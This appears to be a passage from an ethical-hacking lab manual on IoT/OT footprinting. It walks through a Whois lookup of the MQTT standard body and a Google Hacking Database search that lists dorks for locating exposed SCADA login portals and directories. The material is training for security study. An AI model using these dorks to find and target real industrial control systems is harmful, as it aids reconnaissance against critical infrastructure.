
Note: In this task, we will focus on performing footprinting on the MQTT protocol, which is a machine-to-machine (M2M)/“Internet of Things” connectivity protocol. It is useful for connections with remote locations where a small code footprint is required and/or network bandwidth is at a premium.

You can also select a protocol or device of your choice to perform footprinting on it.

1. Turn on the **Windows 11** virtual machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the **Password** field and press **Enter** to login.

Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



Module 18 – IoT and OT Hacking

3. Launch any browser, here, we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.whois.com/whois/** and press **Enter**.
4. The **Whois Domain Lookup** page appears; type **www.oasis-open.org** in the search field and click **SEARCH**.

Note: Oasis is an organization that has published the MQTT v5.0 standard, which represents a significant leap in the refinement and capability of the messaging protocol that already powers IoT.



5. The result appears, displaying the following information, as shown in the screenshots: Domain Information, Registrant Contact, and Raw Whois Data.

Note: This information is about the organization that has developed the MQTT protocol, and it might help keep track of the modifications and version changes of the target protocol.

Module 18 – IoT and OT Hacking

Whois oasis-open.org

https://www.whois.com/whois/oasis-open.org

Whois Identity for everyone

Enter Domain or IP WHOIS

DOMAINS WEBSITE CLOUD HOSTING SERVERS EMAIL SECURITY WHOIS SUPPORT LOGIN

oasis-open.org Updated 6 days ago

Interested in similar domains?

Domain Information

Domain:	oasis-open.org
Registrar:	DNC Holdings, Inc.
Registered On:	1998-03-04
Expires On:	2023-03-03
Updated On:	2022-01-17
Status:	clientDeleteProhibited clientTransferProhibited clientUpdateProhibited
Name Servers:	dns2.stabletransit.com dns1.stabletransit.com

Registrant Contact

Organization:	OASIS Open
State:	MA

oasis-open.com Buy Now

littleoasisopen.com Buy Now

oasisopenhouse.com Buy Now

oasisthird.com Buy Now

oasisdream.net Buy Now

oasisguest.net Buy Now

.space Sale \$24.88 \$0.88

Whois oasis-open.org

https://www.whois.com/whois/oasis-open.org

State: MA

Country: US

Raw Whois Data

```
Domain Name: OASIS-OPEN.ORG
Registry Domain ID: D1849375-LROR
Registrar WHOIS Server: whois.directnic.com
Registrar URL: http://www.directnic.com
Updated Date: 2022-01-17T07:40:27Z
Creation Date: 1998-03-04T05:00:00Z
Registry Expiry Date: 2023-03-03T05:00:00Z
Registrar Registration Expiration Date:
Registrar: DNC Holdings, Inc.
Registrar IANA ID: 291
Registrar Abuse Contact Email: abuse@directnic.com
Registrar Abuse Contact Phone: +1.877.856.9598
Reseller:
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Registrant Organization: OASIS Open
Registrant State/Province: MA
Registrant Country: US
Name Server: DNS2.STABLETRANSIT.COM
Name Server: DNS1.STABLETRANSIT.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form https://www.icann.org/whois-inaccuracy-complaint-form
>>> Last update of WHOIS database: 2022-04-11T16:29:49Z <<<

For more information on Whois status codes, please visit https://icann.org/whois-status-codes
Access to Public Interest Registry WHOIS information is provided to assist you in your research of any particular domain name (e.g. you may not be able to determine the registered owner or the associated email address of a particular domain name using this Whois database). The Registrar of Record identified in this output may have an RDNS service.
```

.space \$24.88 \$0.88 BUY NOW *Offer ends 30th April 2022

On Sale! .TOP .TOP @ \$1.88 \$9.88

Introducing WORDPRESS HOSTING \$3.58 /mo VIEW MORE

Note: Whois lookup reveals available information on a hostname, IP address, or domain.

- Now, open a new tab, and type **https://www.exploit-db.com/google-hacking-database** in the address bar, and press **Enter**.
- The **Google Hacking Database** page appears; type **SCADA** in the **Quick Search** field and press **Enter**.
- The result appears, which displays the Google dork related to SCADA, as shown in the screenshot.

The screenshot shows the Google Hacking Database (GHD) search results for the query 'SCADA'. The page displays a table of search results with columns for Date Added, Dork, Category, and Author. The results are filtered from 7,341 total entries to 6 entries.

Date Added	Dork	Category	Author
2021-10-04	intitle:"index of SCADA"	Sensitive Directories	Romell Marin Cordoba
2021-09-20	intitle inurl:"SCADA login"	Pages Containing Login Portals	Cyber Shelby
2021-09-16	intitle:"CirCarLife Scada" inurl:/html/index.html	Various Online Devices	Alexandros Pappas
2020-05-28	"login" intitle:"scada login"	Pages Containing Login Portals	Alexandros Pappas
2019-04-22	intitle:"index of" scada	Sensitive Directories	Aman Bhardwaj
2018-04-06	"login" intitle:"scada login"	Pages Containing Login Portals	Bruno Schmid

